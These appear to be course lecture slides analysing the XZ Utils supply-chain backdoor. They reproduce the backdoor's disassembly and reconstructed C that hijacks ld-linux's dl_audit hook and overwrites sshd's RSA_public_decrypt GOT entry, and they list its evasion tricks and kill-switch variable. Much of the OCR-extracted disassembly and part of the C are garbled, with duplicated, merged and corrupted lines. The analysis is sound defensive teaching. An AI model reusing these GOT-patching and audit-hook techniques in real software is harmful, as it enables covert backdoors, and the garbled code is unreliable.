.textget_cpuid:00000000000A830 v	ar_20= qword ptr -20h
.textget_cpuid:00000000000A830	
.textget_cpuid:00000000000A830 e	
.textget_cpuid:0000000000A834 p	
.textget_cpuid:00000000000A835 m	
.textget_cpuid:00000000000A838 m	
.textget_cpuid:00000000000A83B p	
.textget_cpuid:00000000000A83C m	ov ebx, edi
.textget_cpuid:0000000000A83E a	
.textget_cpuid:00000000000A844 s	
.textget_cpuid:00000000000A848 m	
.textget_cpuid:0000000000A84D m	
.textget_cpuid:000000000000852 m	
.textget_cpuid:0000000000000857 c	
.textget_cpuid:00000000000A855	<pre>est eax, eax <u>chort return_core</u>; if backdoor_entry() call fails (returns nonzero),</pre>
.text. get cpuid:000000000000A2	; call the real _cpuid function
.cexcgec_cpuid.cooocooocooocoo	, call the fear_optic function
.text. get cpuid:0000000	0000A860 cmp eax, ebx
.text. get cpuid:0000000	
) (9 4 Z
0000A864 mov r8, [rsp+38h+var_30]	.text. get_cpuid:0000000000A887
0000A869 mov rcx, [rsp+38h+var 28]	.text. get cpuid:00000000000887 return zero:
0000A86E xor r9d, r9d	.text. get cpuid:0000000000887 xor eax, eax
0000A871 mov rsi, rbp	
0000A874 mov rdx, [rsp+38h+var 20]	
0000A879 mov edi, ebx ; real	cpuid call
0000A87B call _cpuid ; PIC r	node
0000A880 mov eax, 1	
0000A885 jmp short loc_A889	
● 4 Z	
.textget_cpuid:0000000000	
.textget_cpuid:0000000000	
.textget_cpuid:0000000000	
.textget_cpuid:00000000000	
.textget_cpuid:0000000000	ACCE

get_cpuia:000000000000A750						
get_cpuia:00000000000A750						
get_cpuia:000000000000A750 get_cpuia:000000000000A750	backdoor	_entry	proc ne	ar		
get_cpuia:00000000000000A750	war 60=	aword 1	otr -60h			
get_cpuia:000000000000A750						
get_cpuia:000000000000A750	var_4C=	dword j	ptr -4Ch			
get_cpuia:000000000000A750		byte p				
get_cpuia:000000000000A750						
get_cpuia:000000000000A750						
get_cpuia:000000000000A750 get_cpuia:000000000000A750						
get cpuia:000000000000A750	var 28=	aword 1	otr -28h			
get_cpuia:000000000000A750						
get_cpuia:000000000000A750	var_18=	qword]	ptr -18h			
get_cpuia:00000000000A750						
get_cpuia:000000000000A750 get_cpuia:000000000000A751		rbp r9d, r	9d			
get_cpuia:000000000000000000000000000000000000		rbp, r				
		rbx				
		ebx, e				
			op+var_4			
		rsp, 5				
			nter, 1 loc A7A1			
<u></u>	<u> </u>	ļ				
🖲 🚓 🕅						
.textget_cpuia:000				eax, eax		
.textget_cpuia:000 .text. get cpuia:000				rdi, r8 [rbp+var_58], r8		
.text. get_cpuia:000				[rbp+var_38], 18		
.textget_cpuia:000				[rbp+var_38], rax		
.textget_cpuia:000				[rbp+var_30], rax		
.textget_cpuia:000				[rbp+var_28], rax		
.textget_cpuia:000				<pre>[rbp+var 20]. rax [rbp+var_18], rsi</pre>		_
.textget_cpu:a:000 .textget_cpu:a:000				[rbp+var_10], rsi [rbp+var_60], rsi		
.textget_cpu.a:000		00A794	call	backdoor_init ;	PIC mode	
.textget_cpu:a:000				r8, [rbp+var_58]		
.textget_cpuia.vvt			iiiov	15, [LDPTVal_00]		
		-	+			
.textget_cpuia:00	0000000	003731				
.textget_cpuia:00			loc A7A	1:		
.textget_cpuia:00			lea	rcx, [rbp+var_44]		
.textget_cpuia:00				rdx, [rbp+var_48]		
.textget_cpuia:00			mov	edi, ebx		
.textget_cpuia:00 .text. get_cpuia:00			lea	cs:counter		
.textget_cpuia:00				<pre>rsi, [rbp+var_4C] _cpuid ;</pre>	PIC mode	
.textget_cpuia:00				eax, [rbp+var_4C]		
.textget_cpuia:00			add	rsp, 58h		
.textget_cpuia:00			pop	rbx		
.textget_cpuia:00 .textget_cpuia:00				rbp		
.text. get_cpuia:00				r entry endp		
.textget_cpuia:00						

Key Point 1: Quiet Setup from _get_cpuid

6.40
.textget_cpuia:000000000007C4
.textget_cpuia:00000000000A7C4
.text. get cpuia:000000000000A7C4 ; Calls backdoor init stage2 by disguising it as a call to cpuid, done by modifying GC
.text. get cpuia:000000000000000004;
.textget_cpuia:0000000000A7C4
.textget_cpuia:00000000000A7C4 backdoor_init proc near
.textget_cpuia:00000000000A7C4
.textget_cpuia:00000000000A7C4 GOT_entry_addr= byte ptr -28h
.textget_cpuia:0000000000A7C4 var_20= gword ptr -20h
text. get_cpuia:0000000000007C4
.textget_cpuia:00000000000A7C4 endbr64
.textget_cpuia:00000000000A7C8
.textget_cpuia:00000000000A7CA mov [rdi+20h], rdi
.text. get_cpuia:00000000000A7CE sub rsp, 28h
.textget_cpuia:000000000007D2 mov [rsp+301+var_20], rdi
.textget_cpuia:00000000000A7DC mov rdi, [rsp+30h+var_20]
.textget_cpuia:000000000000A7E1 lea rcx, _Llzma_block_buffer_decode_0
.textget_cpuia:00000000000A7E8 mov rax, [rdi+10h]
.text. get cpuia:000000000000A7EC mov [rdi+28h], rax
text. get cpuia:0000000000ATF0 mov rax, [rdi]
.textget_cpuia:00000000000A7F7 mov [rdi+8], rax
.textget_cpuia:00000000000A7FB mov rdx, rax
.textget_cpuia:000000000000A7FB mov rdx, rax .textget_cpuia:00000000000A7FE add rdx, [rcx+8] ; store pointer
.textget_cpuia:00000000000A7FE add rdx, [rcx+8] ; store pointer
.textget_cpuia:00000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:00000000000A802 mov [rdi+10h], rdx
.textget_cpuia:00000000000A7FE add rdx, [rcx+8] ; store pointer
.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:0000000000A802 mov [rdi+10h], rdx .textget_cpuia:0000000000A806 jz short loc_A825
.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:0000000000A802 mov [rdi+10h], rdx .textget_cpuia:0000000000A806 jz short loc_A825
.textget_cpuia:000000000007FE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000
.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:00000000000A802 mov [rdi+10h], rdx .textget_cpuia:00000000000A806 jz short loc_A825 .textget_cpuia:00000000000A806 mov qword ptr [rsp+30h+GOT_entry_addr], rdx .textget_cpuia:00000000000A806 mov r12, [rdx] ; store original GOT ptr
.textget_cpuia:000000000007FE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000
<pre>.textget_cpuia:0000000000ATFE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:0000000000000000000 [rd i+10h], rdx .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:00000000000ATFE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:00000000000ATFE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:0000000000087FE add [rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000802 mov [rdi10], rdx itextget_cpuia:000000000000806 jz short loc_A825 .textget_cpuia:0000000000000000000 mov rl2, [rdx] ; store original GOT ptr .textget_cpuia:00000000000081 mov rl2, [rdx] ; store original GOT ptr .textget_cpuia:0000000000081 mov [rdx], rax ; patch GOT with init stage 2 .textget_cpuia:0000000000081 call cs:_cpuidptr ; Call GOT entry for _cpuid (really init stage 2) .textget_cpuia:000000000081 mov [rdx], rax ; patch GOT with init stage 2 .textget_cpuia:000000000081 mov [rdx], rax ; patch GOT with init stage 2 .textget_cpuia:0000000000081 mov [rdx], rax ; patch GOT with init stage 2 .textget_cpuia:0000000000081 mov [rdx], rax ; patch GOT motry for _cpuid (really init stage 2) .textget_cpuia:000000000000081 mov [rdx], r12 ; restore original GOT ptr</pre>
<pre>.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
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<pre>.textget_cpuia:0000000000A7FE add rdx, [rcx+8] ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
<pre>.textget_cpuia:00000000000ATFE add [rdi+10h], rdx ; store pointer .textget_cpuia:000000000000000000000000000000000000</pre>
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Key Point 2: Scanning Memory to Find Id-linux

struct elf_info find_ld_linux(struct context *l_hook_ctx) {
 uint64_t somewhere_in_ld_linux1, somewhere_in_ld_linux2;
 uint64_t diff, ld_ehdr, end_ehdr_search;

struct elf_info elf_info;

// Contains return address from liblzma.so:crc64_resolve (Method 2)
somewhere_in_ld_linux2 = l_hook_ctx->return_address;

```
// Ensure both methods landed relatively close to each other
diff = somewhere_in_ld_linux2 - somewhere_in_ld_linux1;
```

```
if ( somewhere_in_ld_linux1 >= somewhere_in_ld_linux2 )
   diff = somewhere_in_ld_linux1 - somewhere_in_ld_linux2;
   if ( diff > 0x50000 )
    goto FAILED;
```

// Start search at page aligned address in .text section of ld-linux ld_ehdr = (somewhere_in_ld_linux1 & 0xFFFFFFFFFFFFFFF000LL);

// Limit search to ~131k bytes below start
end_ehdr_search = ld_ehdr - 0x20000;

// Search every 4096 bytes for ELF magic (must be page-aligned)
while (string_id_lookup(ld_ehdr, 0LL) != STR_ELF_MAGIC)

```
ld_ehdr -= 4096;
if ( ld_ehdr == end_ehdr_search )
  goto FAILED;
```

// ld-linux.so found
elf_info.ehdr = (Elf64_Ehdr *) ld_ehdr;

// check process name, arguments and environment variables
if (check_conditions(&elf_info) == ERROR)
goto FAILED;

return elf_info;

FAILED:
/* Exit very quitely, malicious function calls become NOPs */

Key Point 3: Extracting Global from Id-linux.so

of audit modules that got loaded, 1814 assert (GLR0(dl naudit) <= naudit);</pre> int find dl audit globals(struct elf info *ld elf info, struct dl info *audit hook info) 1815 1816 /* Want to populate this with the target ld-linux global variable address */ uint64 t dl naudit addr = 0; Code from Id-linux.so targeted for disassembly Elf64 Sym *section symbol = elf symbol get(ld elf info, R0 SEC STR, 0); if (!section symbol) return 0; uint64 t section start = (uint64 t)ld elf info->ehdr + section symbol->st value; // Grab the source address of the LEA instruction (should be &dl naudit) uint64 t section end = section start + section symbol->st size; uint64 t lea source address = lea instr dissasembled.src address; // Make sure extracted address is in the right section if (lea source address \geq section start && lea source address < section end) { char *assert string = elf find string(ld elf info, GLR0 ASSERT STR ID, 0LL); dl naudit addr = lea source address; if (!assert string) return 0: curr instr++: char *assert instr addr = find instr that refs string(ld elf info->text segment, assert string); if (!assert instr addr) return 0; /* Not shown, double-checks dl naudit addr by dissasembling another part of the code */ /* The real structure we wanted (right next to dl naudit addr) */ uint64 t curr instr = assert instr addr - 128; struct dl audit **dl audit ptr = dl naudit addr - 8; while(curr instr < assert instr addr)</pre> int *dl naudit ptr = dl naudit addr; struct instr info lea instr dissasembled; if (*dl audit ptr != NULL || *(int *)dl naudit addr != 0) return 0: if (dissasemble lea instruction(curr instr, assert instr addr, &lea instr dissasembled, LEA INST, O(L)) audit hook info->dl audit ptr = dl audit ptr; audit hook info->dl naudit ptr = (int *)dl naudit ptr; if (!is rip relative(&lea instr dissasembled) || is 64 bit op(&lea instr dissasembled)) return 1:

Key Point 3: Overwriting dl_audit Structure

```
void install dl audit hook(struct context *l hook ctx) {
 struct elf info *ld elf info;
 struct dl info *audit hook info;
 // Find ld-linux.so
 if (!find ld linux(l hook ctx, ld elf info))
   goto FAIL QUIETLY;
 // Find global structures to hijack audit hook
 if ( !find dl audit globals(ld elf info, audit hook info) )
   goto FAIL QUIETLY;
 // Make a new fake dl audit struct, with backdoor setup function pointer
 init fake dl audit(l hook ctx->fake dl audit);
 l hook ctx->fake dl audit.symbind = &backdoor setup;
 /* Overwrite audit struct -- this messes with ld-linux.so. installs symbind hook */
 *audit hook info->dl audit ptr = &(l hook ctx->fake dl audit);
 *audit hook info->dl naudit ptr = 1;
```

/* ... */

FAIL_QUIETLY:

/* Exit very quitely, malicious function calls become NOPs */

Key Point 4: Overwriting GOT Entry

/* Standard dl-audit symbind prototype, overwrite GOT entry for RSA_public_decrypt */
uint64_t backdoor_setup(Elf32_Sym *sym, /*...,*/ const char *symname) {

```
/* ... */
```

```
if ( string_id_lookup(symname, OLL) == RSA_PUBLIC_DECRYPT_STR_ID){
```

```
/* Calculated elsewhere, by parsing sshd sections */
uint64_t *RSA_public_decrypt_GOT_entry = global_ctx->RSA_public_decrypt_GOT;
```

```
/* Overwrite the GOT entry (seemingly twice? unsure which actually does) */
*RSA_public_decrypt_GOT_entry = &evil_RSA_pdecrypt;
sym->st_value = &evil_RSA_pdecrypt;
```

```
☆/* ... */
```

```
/* Uninstall the audit hook */
dl_audit_hook_uninstall();
return sym->st_value;
```

Further Features: Avoiding Detection

- Prefix trie for strings
- Anti-debugging (ex. breakpoint checks, ptrace checks, call site disassembly)
- Environment checks
 - Kill switch: environment variable yolAbejyiejuvnup=Evjtgvsh5okmkAvj
- General obfuscation (e.g. indirect function calls, no obvious syscalls)
- Carefully designed-not just a one time 'smash and grab'
 - Concerned about dynamic detection (think about the number of targets)

Live Demo

Attribution

Attribution: In General

- Ultimate goal: who was behind an attack
 - Nation-state, criminal organization, or individual
- Identify certain features of attacks
 - Level of sophistication, degree of effort
 - Apparent motivation and target selection (profit versus intelligence)
 - Techniques used, technical style
- Group attacks with similar features or technical style
 - Sometimes, give groups names (e.g. Mandiant UN/FIN/APT *n*)
- Eventually, might get attribution by government or threat tracking organization

Attribution: Who is Jia Tan?

- May never know, but probably not one person
- Likely a large organization
 - Significant amount of effort over the span of years
 - A number of fake accounts, with no other traces
 - Code itself seems like organizational effort
- Some indications of a nation-state
 - Doesn't appear profit driven, willing to invest in multi-year operation
 - Time zones and holidays *might* suggest Eastern European or Middle Eastern (but this is tenuous)
- Could be Russia, Iran, China, North Korea (probably not U.S.)
 - Similarities with SolarWinds backdoor by Russian group "APT29"


Larger Implications

Implications for Open Source and Cybersecurity

- Usually, there is a specific mistake to point to
- Some specific, technical solutions
 - Reduce dynamic linking dependencies (sshd shouldn't link liblzma)
 - "Has dynamic linking gone too far?" anonymous ASP student
 - Ensure release tarballs match repository source
- But few for the larger problem: open source supply chain attacks

Implications for OSS/Security

- Wider recognition of open source supply chain attacks
 - XZ Utils probably not the first nor the last
- Software Bill of Materials (SBOM)
 - Wouldn't have stopped this attack
- Security-aware developers, maintainers
- Problematic for critical infrastructure to depend on anonymous hobbyists
 - Track maintainer identities? Pay maintainers?
- Probably not much will change



Takeaways for ASP

- Software engineers need to understand cybersecurity
- Security is often just applied systems programming
- Interested in reverse engineering? Take W4186
- Interested in security more generally? Join CuCyber
 - <u>https://cucyber.cs.columbia.edu/</u>

Sources and Further Reading

- Initial oss-security email by Andres Freund
- XZ official website (now) run by Lasse Collin
- NIST CVE Page
- <u>Timeline by Russ Cox</u> (includes more good links)
- Build stage analysis
 - <u>The XZ Attack Shell Script</u> by Russ Cox
 - Bash-stage Obfuscation Explained by Gynvael Coldwind
- Various public reverse engineering projects
 - XZRE Project
 - Initial Analysis by Kaspersky
 - Binary-risk-intelligence report
- Attribution
 - <u>The Mystery of 'Jia Tan'</u> by Andy Greenberg and Matt Burgess
 - Brian Krebs on fake accounts
 - <u>Timezone analysis</u> by @rheaeve